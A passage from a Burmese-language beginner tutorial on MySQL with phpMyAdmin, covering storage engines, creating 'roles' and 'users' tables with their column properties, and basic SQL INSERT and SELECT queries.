
ဒီလောက်ဆိုရင် Column Property တွေနဲ့ပတ်သက်ပြီး အတော်စုံသွားပါပြီ။ နောက်ဆုံးတစ်ချက်အနေနဲ့ အောက်နားက **Storage Engine** ကို သတိပြုသင့်ပါတယ်။ Table ထဲမှာ Data တွေသိမ်းဆည်းခြင်းနဲ့ စီမံခြင်းကို အဲ့ဒီ Storage Engine ကလုပ်ပေးတာပါ။ MySQL မှာ ရွေးချယ်အသုံးပြုစရာ Engine အမျိုးမျိုး ရှိပါတယ်။ Feature အပြည့်စုံဆုံးနဲ့ အသုံးပြုဖို့ အသင့်တော်ဆုံးက InnoDB ဖြစ်ပြီး Default အနေနဲ့လည်း InnoDB ကိုပဲ ရွေးပေးထားတာကို တွေ့ရမှာပါ။ InnoDB ဟာ Transaction နဲ့ Foreign Key အပါအဝင် ACID Compliance ခေါ် အချက်အလက် တိကျလုံခြုံမှုနက်သက်ဆိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်တဲ့ နည်းပညာဖြစ်ပါတယ်။ သူ့လောက် Feature မစုံပေမယ့် Data တွေပိုများများ သိမ်းနိုင်ပြီး နည်းနည်းလည်း ပိုမြန်တဲ့ MyISAM ကို အရင်က Default အနေနဲ့ သုံးကြပါတယ်။ ဒီနေရာမှာ အသေးစိတ်တော့ မပြောနိုင်ပါဘူး။ ပရောဂျက်ကြီးတွေ လုပ်ရတော့မယ်ဆိုရင်တော့ Database ရဲ့စွမ်းဆောင်ရည်ပိုင်း ချင့်ချိန်နိုင်ဖို့အတွက် ဒီ Storage Engine တွေအကြောင်းကို လေ့လာပြီး သင့်တော်တဲ့ Engine ကို ရွေးချယ် အသုံးပြုဖို့ လိုနိုင်တယ်ဆိုတာကိုသာ သတိပြုပါ။ ပရောဂျက်အများစု အတွက်တော့ InnoDB ကသာလျှင် အသင့်တော်ဆုံးဖြစ်လို့ သူရွေးပေးထားတဲ့အတိုင်းပဲ အသုံးပြုသွားသင့်ပါတယ်။

နမူနာအနေနဲ့ တည်ဆောက်လိုတဲ့ roles Table မှာ Column (၃) ခုပါဝင်မှာ ဖြစ်ပါတယ်။ ရှိရမယ့် Column Property တွေက ဒီလိုပါ -


roles

```
id - INT, Primary, AI
name - VARCHAR (255)
value - INT
```

သတ်မှတ်ပေးထားပုံကို ဒီမှာပြန်ကြည့်လို့လဲရပါတယ်။



name Column အတွက် VARCHAR Column Type ကို သုံးထားလို့ Length နေရာမှာ 255 လို့ပေးထားပါ တယ်။ ဒီ Property တွေ စုံအောင်သတ်မှတ်ပြီးရင် အောက်နားက Save ခလုပ်ကိုနှိပ်လိုက်ပါ။ roles အမည်နဲ့ Column (၃) ခုပါတဲ့ Table တစ်ခုကို တည်ဆောက်ရရှိသွားပြီ ဖြစ်ပါတယ်။



အကြောင်းအမျိုးမျိုးကြောင့် တည်ဆောက်ထားတဲ့ Table ကို ပြန်ဖျက်ချင်ရင် **Operations** Menu ကိုနှိပ်ပြီး ပေါ်လာတဲ့လုပ်ဆောင်ချက်တွေထဲက Delete the table ကို နှိပ်ပြီး ဖျက်လိုရပါတယ်။ အလားတူပဲ Database ကို ပြန်ဖျက်ချင်ရင်လည်း Database ကိုရွေးထားပြီး **Operations** ထဲက Drop the database နဲ့ ဖျက်နိုင်ပါတယ်။

တည်ဆောက်ထားတဲ့ Table ထဲက Data တွေကို ကြည့်ချင်ရင် Menu ကနေ **Browser** ကိုနှိပ်ကြည့်လို့ ရပါတယ်။ လောလောဆယ်တော့ ဘာ Data မှ ရှိဦးမှာ မဟုတ်ပါဘူး။ Data တွေ ထည့်သိမ်းလိုရင်တော့ Menu ကနေပဲ **Insert** ကိုနှိပ်ပြီး ထည့်လို့ရပါတယ်။

The screenshot shows the phpMyAdmin web interface in a browser window. The address bar shows 'localhost/phpmyadmin'. The left sidebar shows a database tree with 'project' selected, containing a 'roles' table. The main panel shows the 'roles' table structure with columns: id (int(11)), name (varchar(255)), and value (int(11)). Below the structure is an 'Insert' form with a 'Go' button. The 'Ignore' checkbox is checked. The form fields are: id (empty), name (empty), and value (1). A 'Console' tab is visible at the bottom.

Column	Type	Function	Null	Value
id	int(11)			
name	varchar(255)			
value	int(11)			1

Go


☒ Ignore

Column	Type	Function	Null	Value
id	int(11)			
name	varchar(255)			

Console

ပေါ်လာတဲ့ Form မှာ id အတွက် မဖြည့်ဘဲ အလွတ်ထားလိုရပါတယ်။ Auto Increment သတ်မှတ်ထားလို့ သိမ်းလိုက်ချိန်မှာ သူ့ဘာသာတန်ဖိုးဝင်သွားပါလိမ့်မယ်။ ကျန်တဲ့ name နဲ့ value နေရာမှာ name အတွက် အနေနဲ့ User လို့ပေးပြီး value နေရာမှာ 1 ကိုပေးလိုက်ပါ။ တစ်ခါထဲ နှစ်ခုဖြည့်ချင်ရင် အောက်က ဖောင်မှာ ဆက်ဖြည့်လို့ရပါတယ်။ တစ်ခုပဲ ဖြည့်ချင်ရင် အောက်ကဖောင်ကို မဖြည့်ဘဲ ချန်ထားလိုက်လည်းရပါတယ်။ ပြီးရင် **Go** ခလုန်နှိပ်ပြီး သိမ်းလိုက်လို့ရပါပြီ။ စမ်းကြည့်နိုင်ပါတယ်။

သိမ်းထားတဲ့ Data ကို Browser မှာ ပြန်ကြည့်ပြီး လိုအပ်ရင် ပြင်တာ ဖျက်တာတွေ လုပ်လို့ရပါတယ်။ ဒီ အဆင့်ရောက်ပြီဆိုရင် တစ်ခုချင်းပြောဖို့ မလိုတော့ဘူးလို့ ယူဆပါတယ်။ User Interface နဲ့ တွေ့မြင်နေရ တာဖြစ်လို့ ကိုယ်တိုင်လေ့လာအသုံးပြုသွားလို့ ရသွားပါပြီ။ အခုလိုပုံစံမျိုးရအောင် နောက်ထပ် Record တွေ ထပ်ထည့်ပေးပါ။



နမူနာအရ User, Manager နဲ့ Admin လို့ခေါ်တဲ့ Record (၃) ခုရှိနေပါတယ်။ User ရဲ့ value က 1 ဖြစ် ပြီး Manager ရဲ့ value က 2 ဖြစ်ပါတယ်။ Admin ရဲ့ value ကတော့ 3 ဖြစ်ပါတယ်။ ဒါကိုမှတ်ထား ပေးပါ။ ဆက်လက် လေ့လာတဲ့အခါ ဒီတန်ဖိုးတွေကို အခြေခံပြီး ဆက်ကြည့်သွားရမှာတွေ ရှိလို့ပါ။

လက်ရှိရေးလက်စ ပရောဂျက်မှာ အသုံးပြုဖို့အတွက် နောက်ထပ် Table တစ်ခုထပ်ပြီးတော့ တည်ဆောက် ကြပါမယ်။ users Table ပါ။ ပါရမယ့် Column တွေနဲ့ Column Property တွေက ဒီလိုပါ။

users

```


id - INT, Primary, AI
name - VARCHAR (255)
email - VARCHAR (255)
phone - VARCHAR (255)
address - TEXT
password - VARCHAR (255)
role_id - INT, Default (1)
photo - VARCHAR (255), Null
suspended - INT, Default (0)
created_at - DATETIME
updated_at - DATETIME, null

```

စုစုပေါင်း Column (၁၁) ခုပါဝင်ပါတယ်။ ထူးခြားချက်တစ်ချို့ကို ပြောပြချင်ပါတယ်။

id Column ကတော့ Table တိုင်းမှာပါသင့်တဲ့အတိုင်း Primary Index နဲ့ Auto Increment သတ်မှတ်ချက်တွေနဲ့အတူ ပါဝင်ရမှာပါ။ name, email, phone, address နဲ့ password တို့မှာ သိမ်းလိုတဲ့ အချက်အလက်တွေကတော့ Column အမည်မှာတင် အဓိပ္ပါယ်ပေါ်လွင်ပြီးဖြစ်ပါတယ်။

အရေးကြီးတာက role_id ဖြစ်ပါတယ်။ ဒါဟာလည်း နောက်ထပ် သတိပြုရမယ့် Naming Convention သတ်မှတ်ချက်တစ်ခုပါ။ roles Table ရဲ့ id ကို ရည်ညွှန်း လိုက်တာပါ။ ဒီလိုမျိုး အချက်အလက်တွေ သိမ်းတဲ့အခါ တစ်ခြား Table တစ်ခုကတန်ဖိုးနဲ့ ချိတ်ဆက်သိမ်းဆည်းလိုတဲ့အခါ ရှေ့ကနေ Table ရဲ့ Singular Name နဲ့အတူ နောက်ကနေ _id ကို တွဲပြီးတော့ ပေးရတာပါ။ ဥပမာ - User ရဲ့ Role က Admin ဆိုရင် Admin လို့ တိုက်ရိုက်ထည့်သိမ်းမယ့်အစား 3 ဆိုတဲ့ id တန်ဖိုးကို သိမ်းလိုက်မှာပါ။ id တန်ဖိုး 3 ဆိုရင် Admin ဖြစ်ကြောင်း roles Table ကိုကြည့်ပြီး သိနိုင်ပါတယ်။



ဒီလိုချိတ်ဆက်အသုံးပြုတဲ့အတွက် Role Name ပြောင်းတာတွေ၊ တပ်တိုးတာတွေ လုပ်လိုတဲ့အခါ roles Table မှာ လုပ်လိုက်ယုံနဲ့ သူနဲ့ ချိတ်ဆက်အသုံးပြုထားတဲ့ users Table မှာ သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။ users Table ထဲမှာသာ တစ်ခါထဲ ထည့်သိမ်းမယ်ဆိုရင် ဒီလိုအပြောင်းအလဲမျိုးက စီမံရခက်နိုင်ပါတယ်။

ဒါကြောင့် ပရောဂျက်တစ်ခု စတဲ့အခါ၊ သိမ်းမယ့် အချက်အလက် Data တွေရဲ့ ဖွဲ့စည်းပုံနဲ့ ဆက်စပ်ပုံကို အရင်ဆုံး စနစ်တကျ ပုံစံချဖို့လိုအပ်ပါတယ်။ ဒီလိုအချက်အလက် ဖွဲ့စည်းသိမ်းဆည်းပုံ စနစ်ကျခြင်း မကျခြင်းက ပရောဂျက်အပေါ်မှာ သိသိသာသာ သက်ရောက်မှုရှိစေမှာ ဖြစ်ပါတယ်။

ဒါဟာ Convention အနေနဲ့ လိုက်နာသင့်တဲ့ အလေ့အကျင့်ဆိုတာကို ထပ်ပြီးတော့ သတိပြုပါ။ ဒီလိုအမည်ကို ပေးလိုက်ယုံနဲ့တော့ အထက်ကပုံမှာ ပြထားသလို Table နှစ်ခု အလိုအလျှောက်ချိတ်သွားမှာမျိုး မဟုတ်ပါဘူး။ ဒါပေမယ့် Laravel လို Framework မျိုးအပါအဝင် တစ်ချို့စနစ်တွေကို ဒီလိုအမည်မျိုးကို ကြည့်ပြီး ဆိုလိုရင်းကို နားလည် အလုပ်လုပ်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။

Column Property အနေနဲ့ `role_id` အတွက် Default (1) လို့ပေးထားတာကို သတိပြုပါ။ ဒါကြောင့် `role_id` မပေးခဲ့ရင် Default Value က 1 ဖြစ်နေစေမှာပါ။ နောက်ထပ်ကျန်နေတဲ့ Column တွေဖြစ်ကြတဲ့ `photo` မှာ User ရဲ့ Profile Photo အမည်ကို သိမ်းမှာ ဖြစ်ပါတယ်။ Null လက်ခံထားပါတယ်။ `suspended` Column ကိုတော့ User တွေ ဘန်းလို့ရတဲ့ လုပ်ဆောင်ချက်လေး ထည့်လုပ်ချင်လို့ ထည့်ထားတာပါ။ `suspended` တန်ဖိုး 1 ဖြစ်နေရင် User ကို ဘန်းထားတယ်လို့ မှတ်ယူအလုပ်လုပ်ချင်တာပါ။ သူ့အတွက်လည်း Default Value အနေနဲ့ 0 လို့ပေးထားပါတယ်။

`created_at` နဲ့ `updated_at` တို့ကလည်း အရေးပါတဲ့ Column တွေဖြစ်ကြပါတယ်။ Table တိုင်းမှာ ပါဝင်သင့်ပါတယ်။ Record တစ်ခုထည့်လိုက်ရင် ထည့်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို `created_at` မှာ သိမ်းချင်တာပါ။ Record တစ်ခုကို ပြင်လိုက်ရင်တော့ ပြင်လိုက်တဲ့ ရက်စွဲ/အချိန်ကို `updated_at` မှာ သိမ်းမှာပါ။ ဒီနည်းနဲ့ ဘယ် Record ကို ဘယ်တုန်းကသိမ်းခဲ့တယ်၊ ဘယ်တုန်းက ပြင်ခဲ့တယ်ဆိုတဲ့ မှတ်တမ်းကို နောင်လိုအပ်တဲ့အခါ အလွယ်တစ်ကူ သိရှိနိုင်မှာဖြစ်ပါတယ်။ `updated_at` အတွက် Null လက်ခံထားတာကို သတိပြုပါ။

ပေးထားတဲ့ Property တွေ သေချာစုံအောင် စစ်ဆေးပြီး Table ကိုတည်ဆောက်လိုက်ပါ။ Table တည်ဆောက်ချိန်မှာ ရှိခဲ့တဲ့အမှားက ပရောဂျက်မှာ တောက်လျှောက် ဒုက္ခပေးနိုင်ပါတယ်။ ဒါကြောင့် Column Name အပါအဝင် Property တွေ ပြည့်စုံမှန်ကန်ချင်း ရှိမရှိ သေသေချာချာ ထပ်မံစစ်ဆေးဖို့ အကြံပြုပါတယ်။

SQL (Structure Query Language)

တည်ဆောက်ထားတဲ့ Database Table ထဲက Data တွေကို စီမံဖို့အတွက် SQL Query Language ကို အသုံးပြုရပါတယ်။ ကျယ်ပြန့်ပြီး သီးခြားဘာသာရပ်တစ်ခု အနေနဲ့ ရှိနေတဲ့ အကြောင်းအရာတစ်ခုပါ။ ဒီနေရာမှာတော့ အခြေခံအကျဆုံးနဲ့ မဖြစ်မနေလိုအပ်တဲ့ Data စီမံမှု လုပ်ငန်းတွေကို SQL Query တွေ အသုံးပြုပြီး ဘယ်လိုလုပ်ရလဲဆိုတာ ထည့်သွင်းဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒီအခြေခံလုပ်ငန်းတွေကို အတိုကောက် **CRUD** လို့ခေါ်ကြပါတယ်။ Create, Read, Update, Delete ကို ဆိုလိုတာပါ။ Data တွေ သိမ်းခြင်း၊ ပြန်လည်ရယူခြင်း၊ ပြင်ဆင်ခြင်းနဲ့ ပယ်ဖျက်ခြင်း လုပ်ငန်းတွေပါ။

Create

Data တွေ Table ထဲမှာ သိမ်းဖို့အတွက် အသုံးပြုရတဲ့ SQL Syntax က ဒီလိုပါ။


```
INSERT INTO table (column, column, ...) VALUES (value, value, ...);
```

1. INSERT INTO Statement ကိုအသုံးပြုရပြီး table နေရာမှာ Data တွေသိမ်းလိုတဲ့ Table Name ကို ပေးရမှာပါ။
2. Table Name နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ သိမ်းလိုတဲ့ Column စာရင်း ပေးရပါတယ်။ တစ်ချို့ Column တွေကို မလိုအပ်ရင် ချန်ထားလို့ရပါတယ်။ ဥပမာ id ဆိုရင် ကိုယ်ဘက်က ပေးစရာမလိုလို့ Column စာရင်းထဲမှာ မထည့်လို့ရပါတယ်။
3. ပြီးတဲ့အခါ VALUES နဲ့အတူ သိမ်းလိုတဲ့ Data တွေကို တန်းစီပေးရပါတယ်။ အဲ့ဒီလို ပေးတဲ့အခါ Data စာရင်းနဲ့ Column စာရင်း ကိုက်ညီမှုရှိရပါတယ်။
4. Column စာရင်း ထည့်မပေးဘဲလည်း ရေးလို့ရပါတယ်။ ဒါပေမယ့် ပေးလိုက်တာ ပိုကောင်းပါတယ်။ Column စာရင်းမပေးရင် Value စာရင်းက Table တည်ဆောက်စဉ်က ပေးခဲ့တဲ့အစီအစဉ် အတိအကျ ရေးပေးရမှာဖြစ်လို့ များရင် အဆင်မပြေပါဘူး။ ရှေ့နောက် အစီအစဉ်လွဲတာမျိုးတွေ ဖြစ်နိုင်ပါတယ်။
5. Query Statement တစ်ကြောင်းဆုံးတဲ့အခါ နောက်ဆုံးကနေ Semicolon နဲ့ ပိတ်ပေးရပါတယ်။ တစ်ကြောင်းထဲ ဆိုရင်တော့ မထည့်လည်းရပါတယ်။
6. ရေးတဲ့အခါ တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလို့ရသလို၊ လိုင်းတွေ ခွဲရေးလို့လည်းရပါတယ်။

ရေးထုံးက ပုံသေမှတ်ထားလို့ရပါတယ်။ အထဲက table, column တွေနဲ့ value တွေနေရာမှာသာ သင့်တော်တဲ့ တန်ဖိုးတွေ အစားထိုးထည့်သွင်းပေးရမှာပါ။ အဲ့ဒီလိုရေးတဲ့အခါ INSERT INTO နဲ့ VALUES တို့ကို SQL Keyword တွေကို စာလုံးအကြီး အသေး နှစ်သက်သလို ရေးနိုင်ပါတယ်။ ဒါပေမယ့် စာလုံးအကြီးတွေနဲ့ချည်း ရေးကြတဲ့ထုံးစံ ရှိပါတယ်။ ဒီတော့မှ ကြည့်လိုက်ယုံနဲ့ SQL Keyword မှန်း မြင်သာစေဖို့ ဖြစ်ပါတယ်။

Table Name တွေ Column Name တွေကတော့ Table တည်ဆောက်တုံးက သတ်မှတ်ထားတဲ့အတိုင်း အကြီးအသေး အတိအကျ ဖြစ်ရပါတယ်။ လွဲလို့မရပါဘူး။ Value တွေပေးတဲ့အခါ Number တွေကို ဒီ အတိုင်း ပေးလို့ရပေမယ့် String တွေ Text တွေကိုတော့ Single Quote သို့မဟုတ် Double Quote ထဲမှာ ရေးပေးရပါတယ်။ MySQL မှာ Column Name တွေကို Quote ထဲမှာ ထည့်ပေးစရာ မလိုအပ်ပါဘူး။ ထည့်ချင်တယ်ဆိုရင် Single Quote တို့ Double Quote တို့ကို သုံးလို့မရပါဘူး။ Back Tick ကိုသုံးပေးရပါ တယ် (ဥပမာ `role\_id`)

နမူနာ SQL Query တွေရေးစမ်းချင်ရင် phpMyAdmin ရဲ့ Menu ကနေ SQL ကိုနှိပ်ပြီး ရေးလို့ရပါတယ်။



နမူနာပုံမှာ users Table ကို ရွေးထားပြီးမှ Menu ကနေ SQL ကိုနှိပ်တဲ့အတွက် ညာဘက်ခြမ်းမှာ users Table မှာရှိတဲ့ Column စာရင်းကို ပေးထားသလို၊ SELECT, INSERT, UPDATE စတဲ့ SQL Query တွေ အသင့်ရေးပေးနိုင်တဲ့ ခလုတ်လေးတွေ ပါဝင်တာကိုလည်း တွေ့ရမှာ ဖြစ်ပါတယ်။ နှိပ်ကြည့်လို့ရပါ တယ်။ အသင့်ရေးပြီးသား SQL Query လေးတွေ ဝင်ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဒါပေမယ့် သူ့အသင့်ရေးပေးတာကို အားမကိုးသင့်ပါဘူး။ SQL Query ဆိုတာ မဖြစ်မနေ ကိုယ်တိုင်ရေးနိုင်ဖို့ လိုအပ်တဲ့ အခြေခံလိုအပ်ချက်တစ်ခုဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးနိုင်အောင် လေ့ကျင့်သင့်ပါတယ်။ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

SQL

```
INSERT INTO users (
    name,
    email,
    phone,
    address,
    password,
    created_at
) VALUES (
    'Alice',
    'alice@gmail.com',
    '123456',
    'Yangon',
    'password',
    NOW()
)
```

ဒီ Query ကိုကူးရေးပြီး Go ခလုပ်ကိုနှိပ်လိုက်ရင် users Table ထဲမှာ ပေးလိုက်တဲ့ အချက်အလက်တွေနဲ့ အတူ Record တစ်ခုရောက်ရှိသွားရမှာ ဖြစ်ပါတယ်။ Browser ကိုနှိပ်ပြီး ရလဒ်ကို ကြည့်နိုင်ပါတယ်။ အကယ်၍ ရေးတဲ့ Query မှားနေရင်လည်း မှားနေကြောင်း Error ကို ရရှိမှာဖြစ်ပါတယ်။

နမူနာ Query မှာ လိုအပ်တဲ့ Column တွေကိုပဲ ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ id ထည့်ပေးမထားသလို Default Value ရှိတဲ့ role_id တို့ suspended တို့လို Column တွေ ထည့်ပေးမထားပါဘူး။ ပြီးတော့ Null လက်ခံတဲ့ photo နဲ့ updated_at ကိုလည်း ထည့်ပေးမထားပါဘူး။ id ကလွဲရင် ကျန် Column တွေ ထည့်ပေးချင်ရင် ပေးလို့ရပါတယ်။ ကိုယ်တိုင် အမျိုးမျိုး ပြင်ရေးပြီး စမ်းကြည့်သင့်ပါတယ်။ နောက်ထပ်သတိပြုစရာကတော့ created_at အတွက် ရက်စွဲအချိန်ကို ကိုယ့်ဘာသာရိုက်ထည့်မပေးဘဲ NOW() Function ကို ခေါ်ယူပေးထားခြင်း ဖြစ်ပါတယ်။ MySQL မှာ အဲ့ဒီလို အသုံးဝင်တဲ့ Function တွေလည်း အများအပြား ရှိနေပါသေးတယ်။

Read

သိမ်းထားတဲ့ အချက်အလက်တွေ ပြန်လည်ထုတ်ယူလိုရင် SELECT Statement ကိုသုံးရပါတယ်။

```
SELECT column1, column2, ... FROM table;
```

SELECT နောက်မှာ ရယူလိုတဲ့ Column စာရင်းကို ပေးရပြီး FROM ရဲ့နောက်မှာ Table Name ကိုပေးရတာပါ။ Column အားလုံးကို လိုချင်ရင် * သင်္ကေတကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

SQL

```
SELECT * FROM users
```

ဒါဟာ users Table ထဲအချက်အလက်တွေကို ရယူလိုက်တာပါ။ * သင်္ကေတကို သုံးထားတဲ့အတွက် Column အားလုံးပါဝင်မှာဖြစ်ပါတယ်။ ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။ ဒီလိုစမ်းကြည့်တဲ့အခါ အဆင်ပြေစေဖို့အတွက် Record တစ်ချို့ကို ကိုယ့်အစီအစဉ်နဲ့ကိုယ် ကြိုတင်ထည့်သွင်းထားသင့်ပါတယ်။

SELECT Statement နဲ့အတူ တွဲဖက်အသုံးပြုလေ့ရှိတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ အချက်အလက်တွေကို ထုတ်ယူတဲ့အခါ Sorting စီပြီးထုတ်ယူလိုရင် ORDER BY ကို အသုံးပြုနိုင်ပါတယ်။

SQL

```
SELECT id, name, email FROM users ORDER BY name
```

